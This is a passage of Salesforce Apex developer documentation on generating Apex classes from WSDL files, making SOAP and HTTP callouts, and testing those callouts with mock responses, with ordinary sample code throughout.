4. Enter the URL for the remote site.
5. Optionally, enter a description of the site.
6. Click **Save**.

SOAP Services: Defining a Class from a WSDL Document

Classes can be automatically generated from a WSDL document that is stored on a local hard drive or network. Creating a class by consuming a WSDL document allows developers to make callouts to the external Web service in their Apex code.

Note: Use Outbound Messaging to handle integration solutions when possible. Use callouts to third-party Web services only when necessary.

To generate an Apex class from a WSDL:

1. In the application, from Setup, click **Develop** > **Apex Classes**.
2. Click **Generate from WSDL**.
3. Click **Browse** to navigate to a WSDL document on your local hard drive or network, or type in the full path. This WSDL document is the basis for the Apex class you are creating.

   Note: The WSDL document that you specify might contain a SOAP endpoint location that references an outbound port.

   For security reasons, Salesforce restricts the outbound ports you may specify to one of the following:

   - 80: This port only accepts HTTP connections.
   - 443: This port only accepts HTTPS connections.
   - 1024–66535 (inclusive): These ports accept HTTP or HTTPS connections.

4. Click **Parse WSDL** to verify the WSDL document contents. The application generates a default class name for each namespace in the WSDL document and reports any errors. Parsing fails if the WSDL contains schema types or constructs that aren't supported by Apex classes, or if the resulting classes exceed the 1 million character limit on Apex classes. For example, the Salesforce SOAP API WSDL cannot be parsed.
5. Modify the class names as desired. While you can save more than one WSDL namespace into a single class by using the same class name for each namespace, Apex classes can be no more than 1 million characters total.
6. Click **Generate Apex**. The final page of the wizard shows which classes were successfully generated, along with any errors from other classes. The page also provides a link to view successfully generated code.

The successfully generated Apex classes include stub and type classes for calling the third-party Web service represented by the WSDL document. These classes allow you to call the external Web service from Apex. For each generated class, a second class is created with the same name and with a prefix of `Async`. The first class is for synchronous callouts. The second class is for asynchronous callouts. For more information about asynchronous callouts, see Make Long-Running Callouts from a Visualforce Page.

Note the following about the generated Apex:

- If a WSDL document contains an Apex reserved word, the word is appended with `_x` when the Apex class is generated. For example, `limit` in a WSDL document converts to `limit_x` in the generated Apex class. See Reserved Keywords. For details on handling characters in element names in a WSDL that are not supported in Apex variable names, see Considerations Using WSDLs.
- If an operation in the WSDL has an output message with more than one element, the generated Apex wraps the elements in an inner class. The Apex method that represents the WSDL operation returns the inner class instead of the individual elements.
- Since periods (`.`) are not allowed in Apex class names, any periods in WSDL names used to generate Apex classes are replaced by underscores (_) in the generated Apex code.

After you have generated a class from the WSDL, you can invoke the external service referenced by the WSDL.

Note: Before you can use the samples in the rest of this topic, you must copy the Apex class `docSampleClass` from Generated WSDL2Apex Code and add it to your organization.

Invoking an External Service

To invoke an external service after using its WSDL document to generate an Apex class, create an instance of the stub in your Apex code and call the methods on it. For example, to invoke the StrikeIron IP address lookup service from Apex, you could write code similar to the following:

```
// Create the stub
strikeironIplookup.DNSSoap dns = new strikeironIplookup.DNSSoap();

// Set up the license header
```

```
dns.LicenseInfo = new strikeiron.LicenseInfo();
dns.LicenseInfo.RegisteredUser = new strikeiron.RegisteredUser();
dns.LicenseInfo.RegisteredUser.UserID = 'you@company.com';
dns.LicenseInfo.RegisteredUser.Password = 'your-password';

// Make the Web service call
strikeironIplookup.DNSInfo info = dns.DNSLookup('www.myname.com');
```

HTTP Header Support

You can set the HTTP headers on a Web service callout. For example, you can use this feature to set the value of a cookie in an authorization header. To set HTTP headers, add `inputHttpHeaders_x` and `outputHttpHeaders_x` to the stub.

Note: In API versions 16.0 and earlier, HTTP responses for callouts are always decoded using UTF-8, regardless of the Content-Type header. In API versions 17.0 and later, HTTP responses are decoded using the encoding specified in the Content-Type header.

The following samples work with the sample WSDL file in Generated WSDL2Apex Code on page 423:

Sending HTTP Headers on a Web Service Callout

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();
stub.inputHttpHeaders_x = new Map<String, String>();

//Setting a basic authentication header

stub.inputHttpHeaders_x.put('Authorization', 'Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==');

//Setting a cookie header
stub.inputHttpHeaders_x.put('Cookie', 'name=value');

//Setting a custom HTTP header
stub.inputHttpHeaders_x.put('myHeader', 'myValue');

String input = 'This is the input string';
String output = stub.EchoString(input);
```

If a value for `inputHttpHeaders_x` is specified, it overrides the standard headers set.

Accessing HTTP Response Headers from a Web Service Callout Response

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();
stub.outputHttpHeaders_x = new Map<String, String>();
String input = 'This is the input string';
String output = stub.EchoString(input);

//Getting cookie header
String cookie = stub.outputHttpHeaders_x.get('Set-Cookie');

//Getting custom header
String myHeader = stub.outputHttpHeaders_x.get('My-Header');
```

The value of `outputHttpHeaders_x` is null by default. You must set `outputHttpHeaders_x` before you have access to the content of headers in the response.

Supported WSDL Features

Apex supports only the document literal wrapped WSDL style and the following primitive and built-in datatypes:

Schema Type	Apex Type
`xsd:anyURI`	String
`xsd:boolean`	Boolean
`xsd:date`	Date
`xsd:dateTime`	Datetime
`xsd:double`	Double
`xsd:float`	Double
`xsd:int`	Integer
`xsd:integer`	Integer
`xsd:language`	String
`xsd:long`	Long
`xsd:Name`	String
`xsd:NCName`	String
`xsd:nonNegativeInteger`	Integer
`xsd:NMTOKEN`	String
`xsd:NMTOKENS`	String
`xsd:normalizedString`	String
`xsd:NOTATION`	String
`xsd:positiveInteger`	Integer
`xsd:QName`	String
`xsd:short`	Integer
`xsd:string`	String
`xsd:time`	Datetime
`xsd:token`	String
`xsd:unsignedInt`	Integer
`xsd:unsignedLong`	Long
`xsd:unsignedShort`	Integer

Note: The Salesforce datatype anyType is not supported in WSDLs used to generate Apex code that is saved using API version 15.0 and later. For code saved using API version 14.0 and earlier, anyType is mapped to String.

Apex also supports the following schema constructs:

- `xsd:all`, in Apex code saved using API version 15.0 and later
- `xsd:annotation`, in Apex code saved using API version 15.0 and later
- `xsd:attribute`, in Apex code saved using API version 15.0 and later
- `xsd:choice`, in Apex code saved using API version 15.0 and later
- `xsd:element`. In Apex code saved using API version 15.0 and later, the `ref` attribute is also supported with the following restrictions:
  - You cannot call a `ref` in a different namespace.
  - A global element cannot use `ref`.
  - If an element contains `ref`, it cannot also contain `name` or `type`.
- `xsd:sequence`

The following data types are only supported when used as *call ins*, that is, when an external Web service calls an Apex Web service method. These data types are not supported as *callouts*, that is, when an Apex Web service method calls an external Web service.

- blob
- decimal
- enum

Apex does not support any other WSDL constructs, types, or services, including:

- RPC/encoded services
- WSDL files with mulitple `portTypes`, multiple services, or multiple bindings
- WSDL files that import external schemas. For example, the following WSDL fragment imports an external schema, which is not supported:

```
<wsdl:types>
  <xsd:schema
   elementFormDefault="qualified"
   targetNamespace="http://s3.amazonaws.com/doc/2006-03-01/">
    <xsd:include schemaLocation="AmazonS3.xsd"/>
  </xsd:schema>
</wsdl:types>
```

However, an import within the same schema is supported. In the following example, the external WSDL is pasted into the WSDL you are converting:

```
<wsdl:types>
  <xsd:schema
    xmlns:tns="http://s3.amazonaws.com/doc/2006-03-01/"
    xmlns:xsd="http://www.w3.org/2001/XMLSchema"
    elementFormDefault="qualified"
    targetNamespace="http://s3.amazonaws.com/doc/2006-03-01/">

    <xsd:element name="CreateBucket">
      <xsd:complexType>
        <xsd:sequence>
   [...]
```

```
    </xsd:schema>
  </wsdl:types>
```

- Any schema types not documented in the previous table
- WSDLs that exceed the size limit, including the Salesforce WSDLs
- WSDLs that don't use the document literal wrapped style. The following WSDL snippet doesn't use document literal wrapped style and results in an "Unable to find complexType" error when imported.

```
  <wsdl:types>
    <xsd:schema targetNamespace="http://test.org/AccountPollInterface/"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
      <xsd:element name="SFDCPollAccountsResponse" type="tns:SFDCPollResponse"/>
      <xsd:simpleType name="SFDCPollResponse">
          <xsd:restriction base="xsd:string" />
      </xsd:simpleType>
    </xsd:schema>
  </wsdl:types>
```

This modified version wraps the `simpleType` element as a `complexType` that contains a sequence of elements. This follows the document literal style and is supported.

```
  <wsdl:types>
    <xsd:schema targetNamespace="http://test.org/AccountPollInterface/"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
      <xsd:element name="SFDCPollAccountsResponse" type="tns:SFDCPollResponse" />
      <xsd:complexType name="SFDCPollResponse">
        <xsd:sequence>
          <xsd:element name="SFDCOutput" type="xsd:string" />
        </xsd:sequence>
      </xsd:complexType>
    </xsd:schema>
  </wsdl:types>
```

IN THIS SECTION:

1. Generated WSDL2Apex Code
   You can generate Apex classes from a WSDL document using the WSDL2Apex tool. The WSDL2Apex tool is open source and part of the Force.com IDE plug-in for Eclipse.
2. Testing Web Service Callouts
3. Performing DML Operations and Mock Callouts
4. Considerations Using WSDLs

Generated WSDL2Apex Code

You can generate Apex classes from a WSDL document using the WSDL2Apex tool. The WSDL2Apex tool is open source and part of the Force.com IDE plug-in for Eclipse.

You can find and contribute to the WSDL2Apex source code in the WSDL2Apex repository on GitHub.

The following example shows how an Apex class is created from a WSDL document. The Apex class is auto-generated for you when you import the WSDL.

The following code shows a sample WSDL document.

```
<wsdl:definitions xmlns:http="http://schemas.xmlsoap.org/wsdl/http/"
xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
xmlns:s="http://www.w3.org/2001/XMLSchema"
xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:tns="http://doc.sample.com/docSample"
targetNamespace="http://doc.sample.com/docSample"
xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/">

<!-- Above, the schema targetNamespace maps to the Apex class name. -->


<!-- Below, the type definitions for the parameters are listed.
     Each complexType and simpleType parameteris mapped to an Apex class inside the parent
 class for the WSDL.  Then, each element in the complexType is mapped to a public field
inside the class. -->

<wsdl:types>
<s:schema elementFormDefault="qualified"
targetNamespace="http://doc.sample.com/docSample">
<s:element name="EchoString">
<s:complexType>
<s:sequence>
<s:element minOccurs="0" maxOccurs="1" name="input" type="s:string" />
</s:sequence>
</s:complexType>
</s:element>
<s:element name="EchoStringResponse">
<s:complexType>
<s:sequence>
<s:element minOccurs="0" maxOccurs="1" name="EchoStringResult"
type="s:string" />
</s:sequence>
</s:complexType>
</s:element>
</s:schema>
</wsdl:types>

<!--The stub below defines operations. -->

<wsdl:message name="EchoStringSoapIn">
<wsdl:part name="parameters" element="tns:EchoString" />
</wsdl:message>
<wsdl:message name="EchoStringSoapOut">
<wsdl:part name="parameters" element="tns:EchoStringResponse" />
</wsdl:message>
<wsdl:portType name="DocSamplePortType">
<wsdl:operation name="EchoString">
<wsdl:input message="tns:EchoStringSoapIn" />
<wsdl:output message="tns:EchoStringSoapOut" />
</wsdl:operation>
</wsdl:portType>

<!--The code below defines how the types map to SOAP. -->
```

```
<wsdl:binding name="DocSampleBinding" type="tns:DocSamplePortType">
<wsdl:operation name="EchoString">
<soap:operation soapAction="urn:dotnet.callouttest.soap.sforce.com/EchoString"
style="document" />
<wsdl:input>
<soap:body use="literal" />
</wsdl:input>
<wsdl:output>
<soap:body use="literal" />
</wsdl:output>
</wsdl:operation>
</wsdl:binding>

<!-- Finally, the code below defines the endpoint, which maps to the endpoint in the class
 -->

<wsdl:service name="DocSample">
<wsdl:port name="DocSamplePort" binding="tns:DocSampleBinding">
<soap:address location="http://YourServer/YourService" />
</wsdl:port>
</wsdl:service>
</wsdl:definitions>
```

From this WSDL document, the following Apex class is auto-generated. The class name `docSample` is the name you specify when importing the WSDL.

```
//Generated by wsdl2apex

public class docSample {
    public class EchoStringResponse_element {
        public String EchoStringResult;
        private String[] EchoStringResult_type_info = new String[]{
                            'EchoStringResult',
                            'http://doc.sample.com/docSample',
                             null,'0','1','false'};
        private String[] apex_schema_type_info = new String[]{
                             'http://doc.sample.com/docSample',
                             'true','false'};
        private String[] field_order_type_info = new String[]{
                             'EchoStringResult'};
    }
    public class EchoString_element {
        public String input;
        private String[] input_type_info = new String[]{
                              'input',
                              'http://doc.sample.com/docSample',
                               null,'0','1','false'};
        private String[] apex_schema_type_info = new String[]{
                               'http://doc.sample.com/docSample',
                               'true','false'};
        private String[] field_order_type_info = new String[]{'input'};
    }
    public class DocSamplePort {
```

```
        public String endpoint_x = 'http://YourServer/YourService';
        public Map<String,String> inputHttpHeaders_x;
        public Map<String,String> outputHttpHeaders_x;
        public String clientCertName_x;
        public String clientCert_x;
        public String clientCertPasswd_x;
        public Integer timeout_x;
        private String[] ns_map_type_info = new String[]{
                            'http://doc.sample.com/docSample', 'docSample'};
        public String EchoString(String input) {
            docSample.EchoString_element request_x = new
                                        docSample.EchoString_element();
            request_x.input = input;
            docSample.EchoStringResponse_element response_x;
            Map<String, docSample.EchoStringResponse_element> response_map_x =
                       new Map<String, docSample.EchoStringResponse_element>();
            response_map_x.put('response_x', response_x);
            WebServiceCallout.invoke(
              this,
              request_x,
              response_map_x,
              new String[]{endpoint_x,
              'urn:dotnet.callouttest.soap.sforce.com/EchoString',
              'http://doc.sample.com/docSample',
              'EchoString',
              'http://doc.sample.com/docSample',
              'EchoStringResponse',
              'docSample.EchoStringResponse_element'}
            );
            response_x = response_map_x.get('response_x');
            return response_x.EchoStringResult;
        }
    }
}
```

Note the following mappings from the original WSDL document:

- The WSDL target namespace maps to the Apex class name.
- Each complex type becomes a class. Each element in the type is a public field in the class.
- The WSDL port name maps to the stub class.
- Each operation in the WSDL maps to a public method.

You can use the auto-generated `docSample` class to invoke external Web services. The following code calls the `echoString` method on the external server.

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();
String input = 'This is the input string';
String output = stub.EchoString(input);
```

Testing Web Service Callouts

Generated code is saved as an Apex class containing the methods you can invoke for calling the Web service. To deploy or package this Apex class and other accompanying code, 75% of the code must have test coverage, including the methods in the generated class. By default, test methods don't support Web service callouts and tests that perform Web service callouts are skipped. To prevent tests from

being skipped and to increase code coverage, Apex provides the built-in `WebServiceMock` interface and the `Test.setMock` method that you can use to receive fake responses in a test method.

Specifying a Mock Response for Testing Web Service Callouts

When you create an Apex class from a WSDL, the methods in the auto-generated class call `WebServiceCallout.invoke`, which performs the callout to the external service. When testing these methods, you can instruct the Apex runtime to generate a fake response whenever `WebServiceCallout.invoke` is called. To do so, implement the `WebServiceMock` interface and specify a fake response that the Apex runtime should send. Here are the steps in more detail.

First, implement the `WebServiceMock` interface and specify the fake response in the `doInvoke` method.

```
global class YourWebServiceMockImpl implements WebServiceMock {
   global void doInvoke(
            Object stub,
            Object request,
            Map<String, Object> response,
            String endpoint,
            String soapAction,
            String requestName,
            String responseNS,
            String responseName,
            String responseType) {

        // Create response element from the autogenerated class.
        // Populate response element.
        // Add response element to the response parameter, as follows:
        response.put('response_x', responseElement);
   }
}
```

Note:

- The class implementing the `WebServiceMock` interface can be either global or public.
- You can annotate this class with `@isTest` since it will be used only in test context. In this way, you can exclude it from your organization's code size limit of 3 MB.

Now that you have specified the values of the fake response, instruct the Apex runtime to send this fake response by calling `Test.setMock` in your test method. For the first argument, pass `WebServiceMock.class`, and for the second argument, pass a new instance of your interface implementation of `WebServiceMock`, as follows:

```
Test.setMock(WebServiceMock.class, new YourWebServiceMockImpl());
```

After this point, if a Web service callout is invoked in test context, the callout is not made and you receive the mock response specified in your `doInvoke` method implementation.

Note: If the code that performs the callout is in a managed package, you must call `Test.setMock` from a test method in the same package with the same namespace to mock the callout.

This is a full example that shows how to test a Web service callout. The implementation of the `WebServiceMock` interface is listed first. This example implements the `doInvoke` method, which returns the response you specify. In this case, the response element of the auto-generated class is created and assigned a value. Next, the response Map parameter is populated with this fake response. This

example is based on the WSDL listed in Generated WSDL2Apex Code. Import this WSDL and generate a class called `docSample` before you save this class.

```
@isTest
global class WebServiceMockImpl implements WebServiceMock {
   global void doInvoke(
           Object stub,
           Object request,
           Map<String, Object> response,
           String endpoint,
           String soapAction,
           String requestName,
           String responseNS,
           String responseName,
           String responseType) {
       docSample.EchoStringResponse_element respElement =
           new docSample.EchoStringResponse_element();
       respElement.EchoStringResult = 'Mock response';
       response.put('response_x', respElement);
   }
}
```

This is the method that makes a Web service callout.

```
public class WebSvcCallout {
    public static String callEchoString(String input) {
        docSample.DocSamplePort sample = new docSample.DocSamplePort();
        sample.endpoint_x = 'http://api.salesforce.com/foo/bar';

        // This invokes the EchoString method in the generated class
        String echo = sample.EchoString(input);

        return echo;
    }
}
```

This is the test class containing the test method that sets the mock callout mode. It calls the `callEchoString` method in the previous class and verifies that a mock response is received.

```
@isTest
private class WebSvcCalloutTest {
    @isTest static void testEchoString() {
        // This causes a fake response to be generated
        Test.setMock(WebServiceMock.class, new WebServiceMockImpl());

        // Call the method that invokes a callout
        String output = WebSvcCallout.callEchoString('Hello World!');

        // Verify that a fake result is returned
        System.assertEquals('Mock response', output);
    }
}
```

SEE ALSO:

WebServiceMock Interface

Performing DML Operations and Mock Callouts

By default, callouts aren't allowed after DML operations in the same transaction because DML operations result in pending uncommitted work that prevents callouts from executing. Sometimes, you might want to insert test data in your test method using DML before making a callout. To enable this, enclose the portion of your code that performs the callout within `Test.startTest` and `Test.stopTest` statements. The `Test.startTest` statement must appear before the `Test.setMock` statement. Also, the calls to DML operations must not be part of the `Test.startTest/Test.stopTest` block.

DML operations that occur after mock callouts are allowed and don't require any changes in test methods.

Performing DML Before Mock Callouts

This example is based on the previous example. The example shows how to use `Test.startTest` and `Test.stopTest` statements to allow DML operations to be performed in a test method before mock callouts. The test method (`testEchoString`) first inserts a test account, calls `Test.startTest`, sets the mock callout mode using `Test.setMock`, calls a method that performs the callout, verifies the mock response values, and finally, calls `Test.stopTest`.

```
@isTest
private class WebSvcCalloutTest {
    @isTest static void testEchoString() {
        // Perform some DML to insert test data
        Account testAcct = new Account('Test Account');
        insert testAcct;

        // Call Test.startTest before performing callout
        // but after setting test data.
        Test.startTest();

        // Set mock callout class
        Test.setMock(WebServiceMock.class, new WebServiceMockImpl());

        // Call the method that invokes a callout
        String output = WebSvcCallout.callEchoString('Hello World!');

        // Verify that a fake result is returned
        System.assertEquals('Mock response', output);

        Test.stopTest();
    }
}
```

Asynchronous Apex and Mock Callouts

Similar to DML, asynchronous Apex operations result in pending uncommitted work that prevents callouts from being performed later in the same transaction. Examples of asynchronous Apex operations are calls to future methods, batch Apex, or scheduled Apex. These asynchronous calls are typically enclosed within `Test.startTest` and `Test.stopTest` statements in test methods so that they execute after `Test.stopTest`. In this case, mock callouts can be performed after the asynchronous calls and no changes are necessary. But if the asynchronous calls aren't enclosed within `Test.startTest` and `Test.stopTest` statements, you'll get an exception because of uncommitted work pending. To prevent this exception, do either of the following:

- Enclose the asynchronous call within `Test.startTest` and `Test.stopTest` statements.

```
Test.startTest();
MyClass.asyncCall();
Test.stopTest();

Test.setMock(..); // Takes two arguments
MyClass.mockCallout();
```

- Follow the same rules as with DML calls: Enclose the portion of your code that performs the callout within `Test.startTest` and `Test.stopTest` statements. The `Test.startTest` statement must appear before the `Test.setMock` statement. Also, the asynchronous calls must not be part of the `Test.startTest/Test.stopTest` block.

```
MyClass.asyncCall();

Test.startTest();
Test.setMock(..); // Takes two arguments
MyClass.mockCallout();
Test.stopTest();
```

Asynchronous calls that occur after mock callouts are allowed and don't require any changes in test methods.

SEE ALSO:

Test Class

Considerations Using WSDLs

Be aware of the following when generating Apex classes from a WSDL.

Mapping Headers

Headers defined in the WSDL document become public fields on the stub in the generated class. This is similar to how the AJAX Toolkit and .NET works.

Understanding Runtime Events

The following checks are performed when Apex code is making a callout to an external service.

- For information on the timeout limits when making an HTTP request or a Web services call, see Callout Limits and Limitations on page 442.
- Circular references in Apex classes are not allowed.
- More than one loopback connection to Salesforce domains is not allowed.
- To allow an endpoint to be accessed, it should be registered from Setup, in **Security** > **Remote Site Settings**.
- To prevent database connections from being held up, no transactions can be open.

Understanding Unsupported Characters in Variable Names

A WSDL file can include an element name that is not allowed in an Apex variable name. The following rules apply when generating Apex variable names from a WSDL file:

- If the first character of an element name is not alphabetic, an `x` character is prepended to the generated Apex variable name.

- If the last character of an element name is not allowed in an Apex variable name, an `x` character is appended to the generated Apex variable name.
- If an element name contains a character that is not allowed in an Apex variable name, the character is replaced with an underscore (_) character.
- If an element name contains two characters in a row that are not allowed in an Apex variable name, the first character is replaced with an underscore (_) character and the second one is replaced with an `x` character. This avoids generating a variable name with two successive underscores, which is not allowed in Apex.
- Suppose you have an operation that takes two parameters, `a_` and `a_x`. The generated Apex has two variables, both named `a_x`. The class will not compile. You must manually edit the Apex and change one of the variable names.

Debugging Classes Generated from WSDL Files

Salesforce tests code with SOAP API, .NET, and Axis. If you use other tools, you might encounter issues.

You can use the debugging header to return the XML in request and response SOAP messages to help you diagnose problems. For more information, see SOAP API and SOAP Headers for Apex on page 2198.

Invoking HTTP Callouts

Apex provides several built-in classes to work with HTTP services and create HTTP requests like GET, POST, PUT, and DELETE.

You can use these HTTP classes to integrate to REST-based services. They also allow you to integrate to SOAP-based web services as an alternate option to generating Apex code from a WSDL. By using the HTTP classes, instead of starting with a WSDL, you take on more responsibility for handling the construction of the SOAP message for the request and response.

The Force.com Toolkit for Google Data APIs makes extensive use of HTTP callouts.

IN THIS SECTION:

HTTP Classes

These classes expose the general HTTP request/response functionality:

- Http Class. Use this class to initiate an HTTP request and response.
- HttpRequest Class: Use this class to programmatically create HTTP requests like GET, POST, PUT, and DELETE.
- HttpResponse Class: Use this class to handle the HTTP response returned by `HTTP`.

The `HttpRequest` and `HttpResponse` classes support the following elements:

- `HttpRequest`:
  - HTTP request types such as GET, POST, PUT, DELETE, TRACE, CONNECT, HEAD, and OPTIONS.
  - Request headers if needed.
  - Read and connection timeouts.
  - Redirects if needed.
  - Content of the message body.
- `HttpResponse`:

- The HTTP status code.
- Response headers if needed.
- Content of the response body.

The following example shows an HTTP GET request made to the external server specified by the value of *url* that gets passed into the `getContent` method. This example also shows accessing the body of the returned response:

```
public class HttpCalloutSample {

  // Pass in the endpoint to be used using the string url
  public String getCalloutResponseContents(String url) {

    // Instantiate a new http object
    Http h = new Http();

     // Instantiate a new HTTP request, specify the method (GET) as well as the endpoint
    HttpRequest req = new HttpRequest();
    req.setEndpoint(url);
    req.setMethod('GET');

    // Send the request, and return a response
    HttpResponse res = h.send(req);
    return res.getBody();
  }
}
```

The previous example runs synchronously, meaning no further processing happens until the external Web service returns a response. Alternatively, you can use the @future annotation to make the callout run asynchronously.

Before you can access external servers from an endpoint or redirect endpoint using Apex or any other feature, you must add the remote site to a list of authorized remote sites in the Salesforce user interface. To do this, log in to Salesforce and from Setup, click **Security Controls** > **Remote Site Settings**.

Note:

- The AJAX proxy handles redirects and authentication challenges (401/407 responses) automatically. For more information about the AJAX proxy, see AJAX Toolkit documentation.
- You can set the endpoint as a named credential instead of a URL. A named credential specifies the URL of a callout endpoint and its required authentication parameters in one definition. Salesforce manages all the authentication for Apex callouts that specify a named credential as the callout endpoint, so that your code doesn't have to. You can also skip remote site settings, which are otherwise required for Apex callouts to external sites. For an example, see setEndpoint(endpoint) on page 1773. To set up named credentials, see "Define a Named Credential" in the Salesforce Help.

Use the XML classes or JSON classes to parse XML or JSON content in the body of a request created by `HttpRequest`, or a response accessed by `HttpResponse`.

Testing HTTP Callouts

To deploy or package Apex, 75% of your code must have test coverage. By default, test methods don't support HTTP callouts, so tests that perform callouts are skipped. However, you can enable HTTP callout testing by instructing Apex to generate mock responses in tests by calling `Test.setMock` and by specifying the mock response in one of the following ways:

- By implementing the `HttpCalloutMock` interface
- By using Static Resources with `StaticResourceCalloutMock` or `MultiStaticResourceCalloutMock`

To enable running DML operations before mock callouts in your test methods, see Performing DML Operations and Mock Callouts.

IN THIS SECTION:

Testing HTTP Callouts by Implementing the `HttpCalloutMock` Interface

Provide an implementation for the `HttpCalloutMock` interface to specify the response sent in the `respond` method, which the Apex runtime calls to send a response for a callout.

```
global class YourHttpCalloutMockImpl implements HttpCalloutMock {
    global HTTPResponse respond(HTTPRequest req) {
        // Create a fake response.
        // Set response values, and
        // return response.
    }
}
```

Note:

- The class that implements the `HttpCalloutMock` interface can be either global or public.
- You can annotate this class with `@isTest` since it will be used only in test context. In this way, you can exclude it from your organization's code size limit of 3 MB.

Now that you have specified the values of the fake response, instruct the Apex runtime to send this fake response by calling `Test.setMock` in your test method. For the first argument, pass `HttpCalloutMock.class`, and for the second argument, pass a new instance of your interface implementation of `HttpCalloutMock`, as follows:

```
Test.setMock(HttpCalloutMock.class, new YourHttpCalloutMockImpl());
```

After this point, if an HTTP callout is invoked in test context, the callout is not made and you receive the mock response you specified in the *`respond`* method implementation.

Note: If the code that performs the callout is in a managed package, you must call `Test.setMock` from a test method in the same package with the same namespace to mock the callout.

This is a full example that shows how to test an HTTP callout. The interface implementation (`MockHttpResponseGenerator`) is listed first. It is followed by a class containing the test method and another containing the method that the test calls. The `testCallout` test method sets the mock callout mode by calling `Test.setMock` before calling `getInfoFromExternalService`. It then verifies that the response returned is what the implemented `respond` method sent. Save each class separately and run the test in `CalloutClassTest`.

```
@isTest
global class MockHttpResponseGenerator implements HttpCalloutMock {
    // Implement this interface method
    global HTTPResponse respond(HTTPRequest req) {
        // Optionally, only send a mock response for a specific endpoint
        // and method.
        System.assertEquals('http://api.salesforce.com/foo/bar', req.getEndpoint());
        System.assertEquals('GET', req.getMethod());
```

```
        // Create a fake response
        HttpResponse res = new HttpResponse();
        res.setHeader('Content-Type', 'application/json');
        res.setBody('{"foo":"bar"}');
        res.setStatusCode(200);
        return res;
    }
}
```

```
public class CalloutClass {
    public static HttpResponse getInfoFromExternalService() {
        HttpRequest req = new HttpRequest();
        req.setEndpoint('http://api.salesforce.com/foo/bar');
        req.setMethod('GET');
        Http h = new Http();
        HttpResponse res = h.send(req);
        return res;
    }
}
```

```
@isTest
private class CalloutClassTest {
     @isTest static void testCallout() {
        // Set mock callout class
        Test.setMock(HttpCalloutMock.class, new MockHttpResponseGenerator());

        // Call method to test.
        // This causes a fake response to be sent
        // from the class that implements HttpCalloutMock.
        HttpResponse res = CalloutClass.getInfoFromExternalService();

        // Verify response received contains fake values
        String contentType = res.getHeader('Content-Type');
        System.assert(contentType == 'application/json');
        String actualValue = res.getBody();
        String expectedValue = '{"foo":"bar"}';
        System.assertEquals(actualValue, expectedValue);
        System.assertEquals(200, res.getStatusCode());
    }
}
```

SEE ALSO:

HttpCalloutMock Interface

Test Class

Testing HTTP Callouts Using Static Resources

You can test HTTP callouts by specifying the body of the response you'd like to receive in a static resource and using one of two built-in classes—`StaticResourceCalloutMock` or `MultiStaticResourceCalloutMock`.

Testing HTTP Callouts Using `StaticResourceCalloutMock`

Apex provides the built-in `StaticResourceCalloutMock` class that you can use to test callouts by specifying the response body in a static resource. When using this class, you don't have to provide your own implementation of the `HttpCalloutMock` interface. Instead, just create an instance of `StaticResourceCalloutMock` and set the static resource to use for the response body, along with other response properties, like the status code and content type.

First, you must create a static resource from a text file to contain the response body:

1. Create a text file that contains the response body to return. The response body can be an arbitrary string, but it must match the content type, if specified. For example, if your response has no content type specified, the file can include the arbitrary string *abc*. If you specify a content type of application/json for the response, the file content should be a JSON string, such as {"hah":"fooled you"}.
2. Create a static resource for the text file:
   a. Click **Develop** > **Static Resources**, and then **New Static Resource**.
   b. Name your static resource.
   c. Choose the file to upload.
   d. Click **Save**.

To learn more about static resources, see "Defining Static Resources" in the Salesforce online help.

Next, create an instance of `StaticResourceCalloutMock` and set the static resource, and any other properties.

```
StaticResourceCalloutMock mock = new StaticResourceCalloutMock();
mock.setStaticResource('myStaticResourceName');
mock.setStatusCode(200);
mock.setHeader('Content-Type', 'application/json');
```

In your test method, call `Test.setMock` to set the mock callout mode and pass it `HttpCalloutMock.class` as the first argument, and the variable name that you created for `StaticResourceCalloutMock` as the second argument.

```
Test.setMock(HttpCalloutMock.class, mock);
```

After this point, if your test method performs a callout, the callout is not made and the Apex runtime sends the mock response you specified in your instance of `StaticResourceCalloutMock`.

Note: If the code that performs the callout is in a managed package, you must call `Test.setMock` from a test method in the same package with the same namespace to mock the callout.

This is a full example containing the test method (`testCalloutWithStaticResources`) and the method it is testing (`getInfoFromExternalService`) that performs the callout. Before running this example, create a static resource named *mockResponse* based on a text file with the content *{"hah":"fooled you"}*. Save each class separately and run the test in `CalloutStaticClassTest`.

```
public class CalloutStaticClass {
    public static HttpResponse getInfoFromExternalService(String endpoint) {
        HttpRequest req = new HttpRequest();
        req.setEndpoint(endpoint);
        req.setMethod('GET');
        Http h = new Http();
        HttpResponse res = h.send(req);
        return res;
```

```
    }
}
```

```
@isTest
private class CalloutStaticClassTest {
    @isTest static void testCalloutWithStaticResources() {
        // Use StaticResourceCalloutMock built-in class to
        // specify fake response and include response body
        // in a static resource.
        StaticResourceCalloutMock mock = new StaticResourceCalloutMock();
        mock.setStaticResource('mockResponse');
        mock.setStatusCode(200);
        mock.setHeader('Content-Type', 'application/json');

        // Set the mock callout mode
        Test.setMock(HttpCalloutMock.class, mock);

        // Call the method that performs the callout
        HTTPResponse res = CalloutStaticClass.getInfoFromExternalService(
            'http://api.salesforce.com/foo/bar');

        // Verify response received contains values returned by
        // the mock response.
        // This is the content of the static resource.
        System.assertEquals('{"hah":"fooled you"}', res.getBody());
        System.assertEquals(200,res.getStatusCode());
        System.assertEquals('application/json', res.getHeader('Content-Type'));
    }
}
```

Testing HTTP Callouts Using `MultiStaticResourceCalloutMock`

Apex provides the built-in `MultiStaticResourceCalloutMock` class that you can use to test callouts by specifying the response body in a static resource for each endpoint. This class is similar to `StaticResourceCalloutMock` except that it allows you to specify multiple response bodies. When using this class, you don't have to provide your own implementation of the `HttpCalloutMock` interface. Instead, just create an instance of `MultiStaticResourceCalloutMock` and set the static resource to use per endpoint. You can also set other response properties like the status code and content type.

First, you must create a static resource from a text file to contain the response body. See the procedure outlined in Testing HTTP Callouts Using `StaticResourceCalloutMock`.

Next, create an instance of `MultiStaticResourceCalloutMock` and set the static resource, and any other properties.

```
MultiStaticResourceCalloutMock multimock = new MultiStaticResourceCalloutMock();
multimock.setStaticResource('http://api.salesforce.com/foo/bar', 'mockResponse');
multimock.setStaticResource('http://api.salesforce.com/foo/sfdc', 'mockResponse2');
